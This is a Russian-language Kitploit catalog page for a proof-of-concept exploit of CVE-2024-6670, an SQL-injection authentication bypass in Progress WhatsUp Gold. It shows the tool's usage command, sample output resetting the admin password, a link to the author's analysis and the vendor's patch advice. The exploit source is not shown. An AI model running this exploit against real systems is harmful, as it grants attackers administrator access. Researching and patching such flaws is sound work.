
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-6670 — Эксплойт proof-of-concept для обхода аутентификации через SQL-инъекцию в Progress WhatsUp Gold (CVE-2024-6670). Включает анализ первопричины и автоматический сброс пароля для получения доступа администратора. | Kitploit
Инструменты/GitHubGitHub/sinsinology/cve-2024-6670
Аутентификация и авторизацияАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHubsinsinology/cve-2024-6670

CVE-2024-6670

Эксплойт proof-of-concept для обхода аутентификации через SQL-инъекцию в Progress WhatsUp Gold (CVE-2024-6670). Включает анализ первопричины и автоматический сброс пароля для получения доступа администратора.

Поделиться
Репозиторий
355232 лет назадПроверено Kitploit

CVE-2024-6670

PoC для уязвимости обхода аутентификации через SQL-инъекцию HasErrors в Progress Software WhatsUp Gold (CVE-2024-6670)

Анализ первопричины уязвимости можно найти в моём блоге:

https://summoning.team/blog/progress-whatsup-gold-sqli-cve-2024-6670/
ZDI

Использование


python CVE-2024-6670.py --newpassword Pwned --target-url https://192.168.201.150

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Progress Software WhatsUp Gold HasErrors SQL Injection Authentication Bypass Vulnerability (CVE-2024-6670)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam), shoutout to @indishell1046

        (*) Technical details: https://summoning.team/blog/progress-whatsup-gold-sqli-cve-2024-6670/


[^_^] Starting the exploit...
[*] Used remote primitive to encrypt our passowrd
[*] encrypted password extracted -> 0x03000000100000000EABC7F4B1C8263DADB17E4BED835C0F
[+] Exploit finished, you can now login using the username -> admin and password -> Pwned

Меры по устранению

Обновитесь до последней версии или примените меры, следуя инструкциям из рекомендаций Progress.

  • https://community.progress.com/s/article/WhatsUp-Gold-Security-Bulletin-August-2024

Manish Kishan Tanwar

Если бы не мотивация и уроки, которые мой дорогой друг Manish преподал мне за те годы, что я его знаю, я бы не смог эксплуатировать эту уязвимость. Спасибо, друг.

Подписывайтесь на нас в Twitter (X) для получения последних исследований в области безопасности:

  • SinSinology
  • SummoningTeam

Отказ от ответственности

Это программное обеспечение создано исключительно для академических исследований и разработки эффективных методов защиты и не предназначено для использования при атаках на системы, за исключением случаев явного разрешения. Сопровождающие проект не несут ответственности за неправомерное использование программного обеспечения. Используйте ответственно.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    280

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




